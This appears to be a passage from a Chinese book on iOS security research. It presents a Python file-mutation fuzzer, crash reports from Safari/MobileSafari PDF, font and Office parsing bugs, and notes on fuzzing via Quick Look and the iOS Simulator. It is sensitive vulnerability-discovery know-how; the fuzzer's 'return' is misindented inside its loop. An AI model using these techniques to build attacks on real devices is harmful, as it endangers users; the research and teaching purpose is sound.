所以，大家有了生成输入的办法，也有了启动程序进行测试并对其进行监测的方法，接下来就是要将这些东西全部结合起来：

```
import random
import math
import subprocess
import os
import sys

def fuzz_buffer(buffer, FuzzFactor):
     buf = list(buffer)
     numwrites=random.randrange(math.ceil((float(len(buf))/FuzzFactor)))+1
     for j in range(numwrites):
          rbyte = random.randrange(256)
          rn = random.randrange(len(buf))
          buf[rn] = "%c"%(rbyte);
          return "".join(buf)

def fuzz(buf, test_case_number, extension, timeout, app_name):
     fuzzed = fuzz_buffer(buf, 10)
     fname = str(test_case_number)+"-test"+extension
     out = open(fname, "wb")
     out.write(fuzzed)
     out.close()
     command = ["./crash", app_name, fname, str(timeout)]
     output = subprocess.Popen(command,stdout=subprocess.PIPE).communicate()[0]
     if len(output) > 0:
          print "Crash in "+fname
          print output
     else:
          os.unlink(fname)

if(len(sys.argv)<5):
     print "fuzz <app_name> <time-seconds> <exemplar> <num_iterations>"
```

```
        sys.exit(0)
else:
        f = open(sys.argv[3], "r")
        inbuf = f.read()
        f.close()
        ext = sys.argv[3][sys.argv[3].rfind('.'):]
        for j in range(int(sys.argv[4])):
             fuzz(inbuf, j, ext, sys.argv[2], sys.argv[1])
```

6.4　PDF模糊测试中的冒险

如果在较老（10.5.7之前）版本的Mac OS X中用上一节提到的模糊器对PDF进行模糊测试，你就可能重新发现早在2009年就被人发现的JBIG漏洞（http://secunia.com/secunia_research/2009-24/）。该漏洞在Mac OS X和iOS 2.2.1及更早版本中都出现过。与iOS中该bug对应的崩溃报告如下所示：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>AutoSubmitted</key>
        <true/>
        <key>SysInfoCrashReporterKey</key>
        <string>c81dedd724872cf57fb6a432aa482098265fa401</string>
        <key>bug_type</key>
        <string>109</string>
        <key>description</key>
        <string>Incident Identifier: E38AB756-D3E6-43D0-9FFA-427433986549
CrashReporter Key:  c81dedd724872cf57fb6a432aa482098265fa401
Process:         MobileSafari [20999]
Path:            /Applications/MobileSafari.app/MobileSafari
Identifier:      MobileSafari
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  launchd [1]

Date/Time:       2009-06-15 12:57:07.013 -0500
OS Version:      iOS OS 2.2 (5G77)
Report Version:  103

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0xc000000b
Crashed Thread:  0

Thread 0 Crashed:
0   libJBIG2.A.dylib          0x33c88fa8   0x33c80000 + 36776
1   libJBIG2.A.dylib          0x33c89da0   0x33c80000 + 40352
2   libJBIG2.A.dylib          0x33c8a1b0   0x33c80000 + 41392
...
```

该bug印证了利用桌面模糊测试可以找出iOS中的bug，因为它说明桌面操作系统中发现的bug（有时）也可能在iOS中出现。不过，事情并非总是这么简单。事实证明，虽然Mac OS X桌面版和iOS中的Web浏览器都能渲染和显示PDF文件，但iOS版本的功能没那么全，而且没法像Mac OS X的版本那样驾驭PDF文件的所有错综复杂的特性。一个突出的例子就是Charlie Miller用来赢得2009年Pwn2Own大赛的bug（http://dvlabs.tippingpoint.com/blog/2009/03/18/pwn2own-2009-day-1---safariinternet-explorer-and-firefox-taken-down-by-four-zero-day-exploits）。该bug存在于Mac OS X处理恶意CFF（Compact Font Format，压缩字体格式）的方法中。该漏洞可由`@font-face` HTTP标记直接在浏览器中触发，但在比赛中Miller把字体嵌入了PDF文件之中。想利用该漏洞造成的堆溢出进行漏洞攻击是有点难度的，但显然是可行的！情况在iOS中则不同。iOS似乎完全忽略了嵌入的字体，而且完全不受这一文件的影响。这就说明，有时候Mac OS X存在某bug，大家认为iOS中也会有相同的bug，但实际上却没有。再例如，Miller在securityevaluators.com/files/slides/cmiller_CSW_2010.ppt中说他在Mac OS X中发现了281个不同的涉及PDF的Safari程序崩溃，但其中只有22个（约为281个的7.8%）会让MobileSafari崩溃。

下面是另一个由字体引起的PDF崩溃，它也是只出现在Mac OS X中，并会不出现在iOS中。该漏洞在撰写这些文字时尚未得到修补。

```
Process:             Safari [58082]
Path:                /Applications/Safari.app/Contents/MacOS/Safari
Identifier:          com.apple.Safari
Version:             5.1.1 (7534.51.22)
Build Info:          WebBrowser-7534051022000000~3
Code Type:           X86-64 (Native)
Parent Process:      launchd [334]

Date/Time:           2011-12-05 09:46:10.589 -0600
OS Version:          Mac OS X 10.7.2 (11C74)
Report Version:      9

Crashed Thread:      0   Dispatch queue: com.apple.main-thread

Exception Type:      EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:     KERN_INVALID_ADDRESS at 0x0000000000000000

VM Regions Near 0:
-->
     __TEXT                       00000001041ab000-00000001041ac000
                                  [    4K] r-x/rwx SM=COW
/Applications/Safari.app/Contents/MacOS/Safari

Application Specific Information:
objc[58082]: garbage collection is OFF

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libFontParser.dylib            0x00007fff8dd079dd
              TFormat6UTF16cmapTable::Map(unsigned short const*,
              unsigned short*, unsigned int&) const + 321
1   libFontParser.dylib            0x00007fff8dd07a9f
```

```
TcmapEncodingTable::MapFormat6(TcmapTableData
                const&, unsigned char const*&, unsigned int,
                unsigned short*, unsigned int&) const + 89
2   libFontParser.dylib              0x00007fff8dce9f71
                TcmapEncodingTable::Map(unsigned char const*&,
                unsigned int, unsigned short*, unsigned int&)
const
                + 789
3   libFontParser.dylib              0x00007fff8dd197b9
FPFontGetTrueTypeEncoding + 545
```

大家还可能发现一个问题：在桌面系统中引发程序崩溃的文件需要的资源太多了，可能超过了移动设备的处理能力。这样一来我们就没法说明该bug是否也在iOS中存在，因为可能只是特定的文件过大，从而无法将其完整地渲染出来。如果在桌面系统中发现的bug看起来很有意思的话，我们就值得花时间将相应的PDF文件缩小到一个可以处理的大小，而试着让bug原封不动。这也许需要耗费大量的精力，并可能要求我们对漏洞有全面的了解。而且这甚至有可能是个没法完成的任务。为了说明这种情况，下面给出了桌面系统中的一个比较老的系统崩溃：

```
Process:          Safari [11068]
Path:             /Applications/Safari.app/Contents/MacOS/Safari
Identifier:       com.apple.Safari
Version:          4.0 (5530.17)
Build Info:       WebBrowser-55301700~2
Code Type:        X86 (Native)
Parent Process:   launchd [86]

Date/Time:        2009-06-15 13:14:04.182 -0500
OS Version:       Mac OS X 10.5.7 (9J61)
Report Version:   6
Anonymous UUID:   FE533568-9587-4762-94D2-218B84ACA99C

Exception Type:   EXC_BAD_ACCESS (SIGBUS)
Exception Codes:  KERN_PROTECTION_FAILURE at 0x0000000000000050
Crashed Thread:   0

Thread 0 Crashed:
0   com.apple.CoreGraphics           0x913ba9c1
                CGImageSetSharedIdentifier + 78
1   com.apple.CoreGraphics           0x919d3b28
                complex_draw_patch + 3153
2   com.apple.CoreGraphics           0x919d5782
                cg_shading_type6_draw + 7154
3   com.apple.CoreGraphics           0x919e7bc8
                CGShadingDelegateDrawShading + 354
4   libRIP.A.dylib                   0x95fd7750
                ripc_DrawShading + 8051
5   com.apple.CoreGraphics           0x9142caa7
                CGContextDrawShading + 100
```

如果我们在iOS上用浏览器打开同样的PDF，浏览器会闪退，就好像崩溃了一样。不过，这并非是因为浏览器崩溃了，而是因为设备的有限资源被耗尽了。下面是该问题的问题报告：

```
Incident Identifier:    FEB0AB3C-CB16-4B4E-A66A-FD27A9F2F7DE
CrashReporter Key:      96fe78ade92e4beeeee112a637133bb905f07623
OS Version:             iOS OS 3.0 (7A341)
Date:                   2009-06-15 11:18:39 -0700

Free pages:             244
Wired pages:            6584
Purgeable pages:        0
Largest process:        MobileSafari

Processes
       Name             UUID        Count resident pages
       MobileSafari     <72f90a06ab2018c76f683bcd3706fa8b>
                              5110 (jettisoned) (active)
```

我们不可能从这段信息中分辨出iOS的相应代码是否存在漏洞。不过，这并不完全是坏消息。我们也有可能利用这种方法在iOS中找到一些真正的bug。图6-2展示了Mac OS X中的崩溃报告。




图6-2 Mac OS X中的崩溃报告

图6-3展示了相同的崩溃（在iOS中有着几乎相同的回溯跟踪信息）。




图6-3　iOS中相同的报告

6.5　对快速查看（Quick Look）的模糊测试

作为一种容易上手的方法，抱着MobileSafari具有相同漏洞的期望对Safari进行模糊测试效果不错。但它们其实是不同的程序，如果想要继续用这种借助于对Mac OS X进行模糊测试的方法捕捉iOS的bug，我们就必须改变一些行事方式。考虑一下这两种浏览器处理Microsoft Office文件格式（.xls、.ppt、.doc、.docx等）的方式。Safari会提示用户下载文件，而MobileSafari会自动解析和渲染文件。因此，我们没办法通过对Safari进行模糊测试来对MobileSafari处理Office文件的方法进行模糊测试。Microsoft Office是专门处理这些文件格式的，而它本身都没法用安全的方式来处理这些文件格式，所以我们也不必期望并非专门处理这些格式的iOS能处理得更好。事实上，本书的两名作者就利用.ppt格式赢得了2011年的Pwn2Own大赛。

如果为MobileSafari附加gdb，你就会发现首次加载Office文档时会加载名为OfficeImport的特殊库。之后，在进行模糊测试时，大家可以确认该库是处理Office文档的，因为大家会在其中发现程序崩溃。

```
...
165 OfficeImport                    F 0x38084000              dyld Y Y
/System/Library/PrivateFrameworks/OfficeImport.framework/
OfficeImport at 0x38084000 (offset 0x6c6000)
/System/Library/PrivateFrameworks/OfficeImport.framework/
OfficeImport" at 0x38084000]
```

如果大家对Mac OS X非常了解，就会知道一种预览Office文档的方式：在Finder程序中或作为Mail.app中的附件，选中文件并按下空格键。这种预览功能就得益于快速查看。而我们可以利用qlmanage程序通过命令行控制快速查看。例如：

```
qlmanage -p good.ppt
```

就会把所请求的演示文稿呈现在屏幕上。看看调试器中的qlmanage，你就会发现与MobileSafari中一样的库。

```
173 OfficeImport                          F 0x1062b0000       dyld Y Y
/System/Library/PrivateFrameworks/OfficeImport.framework/
Versions/A/OfficeImport at 0x1062b0000 (offset 0x1062b0000)
```

因此，要对MobileSafari的Office文档模糊测试功能进行模糊测试，最有效的方法就是对qlmanage进行模糊测试。记住，某些实例的崩溃在qlmanage和iOS（或下一节要介绍的iOS模拟器）中并不总是对应的。例如，出现在qlmanage中的崩溃可能不会在MobileSafari中出现。不过，这似乎是相当罕见的情形，而且更可能是库版本的些许差异引起的，而不是因为它们具有不同的代码或功能。只要对PDF模糊器进行细微修改，我们就可以制成应该能在iOS中查找bug的PPT模糊器。图6-4展示了利用该工具可能发现的崩溃。

图6-4 从无效PPT文件得到的崩溃报告

6.6 用模拟器进行模糊测试

iOS SDK提供了iOS模拟器。该模拟器让开发者可以在不使用iOS设备的情况下，很方便地运行和测试用iOS SDK开发的应用。大家可能觉得这对于模糊测试而言是很理想的情况，因为可以在并行运行许多进程的Mac OS X系统中对iOS进行模糊测试。此外，有了虚拟化，大家可以在各计算机上运行多个Mac OS X系统实例（因此可以运行多个模拟器实例）。不过，如图6-5所示的模拟器对于模糊测试来说其实并不那么理想。




图6-5　iOS模拟器

大家可以在/Developer/Platforms/iPhoneSimulator.platform/Developer/Applications/iPhone Simulator.app处找到模拟器的二进制文件。

为了便于讨论，我们还是以Safari（MobileSafari）为例，因为在本章之前的内容中我们就是对其进行模糊测试的。

通览iOS SDK，你就会发现在/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/iPhoneSimulator5.0.sdk位置存在与精简过的iOS文件系统类似的东西。对于本节余下的部分而言，所有的文件都是与这一目录相关的：

```
$ ls -1
Applications
Developer
Library
SDKSettings.plist
System
usr
```

看看Applications文件夹，你就会对iOS模拟器对于模糊测试而言为何不理想有一个初步的认识：

```
$ ls -1 Applications/
AdSheet.app
Camera.app
Contacts~ipad.app
```

```
Contacts~iphone.app
DataActivation.app
Game Center~ipad.app
Game Center~iphone.app
MobileSafari.app
MobileSlideShow.app
Photo Booth.app
Preferences.app
TrustMe.app
Web.app
WebSheet.app
iPodOut.app
wakemonitor
```

模拟器中并没有多少应用。例如，其中就没有iTunes和MobileMail这两个“板上钉钉的”模糊测试目标。但这里头有MobileSafari这个最佳的模糊测试目标应用。不过，要是仔细看看这个模拟的MobileSafari，你就会发现一些其他的问题。

接下来，我们详细分析一下iOS模拟器中所使用的MobileSafari，大家可以在Applications/MobileSafari.app/MobileSafari处找到它。

```
$ file MobileSafari.app/MobileSafari
MobileSafari.app/MobileSafari: Mach-O executable i386
```

该程序是x86二进制文件，并不是为ARM体系结构设计的。它是直接与模拟器在同一处理器上运行的。这意味着该版本的MobileSafari与iOS中实际运行的版本有着相当大的差异。来看看Mac OS X计算机上的进程列表，你会发现它运行着：

```
$ ps aux | grep MobileSafari
cmiller          78248   0.0   0.7   852436   29344   ??   S        9:17AM
/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/
iPhoneSimulator5.0.sdk//Applications/MobileSafari.app/MobileSafari
```

事实上，大家可以看到所有正在运行的与模拟器相关的进程，包括：

- AppIndexer；
- searchd；
- SpringBoard；
- apsd；
- SimulatorBridge；
- aggregated；
- BTServer；
- locationd；
- mediaremoted；
- ubd；
- MobileSafari。

看看该版本MobileSafari二进制文件所依赖的库，你就会发现它与实际的Safari之间存在的差异。这些库包括：

- JavaScriptCore;
- WebKit;
- UIKit;
- SpringBoardServices;
- CoreTelephony;
- Twitter。

这里列出的库有些也能在Safari中找到，而有些则不能（比方说上述列表中的后4个库）。这些库是从iOS文件系统引用的，而且不是底层主机的根类库。

所以，很显然，iOS模拟器并不是把iOS硬件设备分毫不差地搬到了计算机上。它与实际设备还有着其他不同之处，比如没有iOS设备那样的资源限制。再比如，像SVG文件这类模拟器没法打开的文件，在实际的iOS设备上是可以打开的。起码，模拟器缺乏硬件设备所具有的内存保护机制，而且大家不能测试像SMS这样与硬件紧密相关的应用（在本章后面的内容中你将会了解）。

使用模拟器最大的不方便可能就是模拟器没法越狱这一事实。也就是说，在模拟器中我们没办法轻易启动应用，而启动应用是进行模糊测试的基本要求。

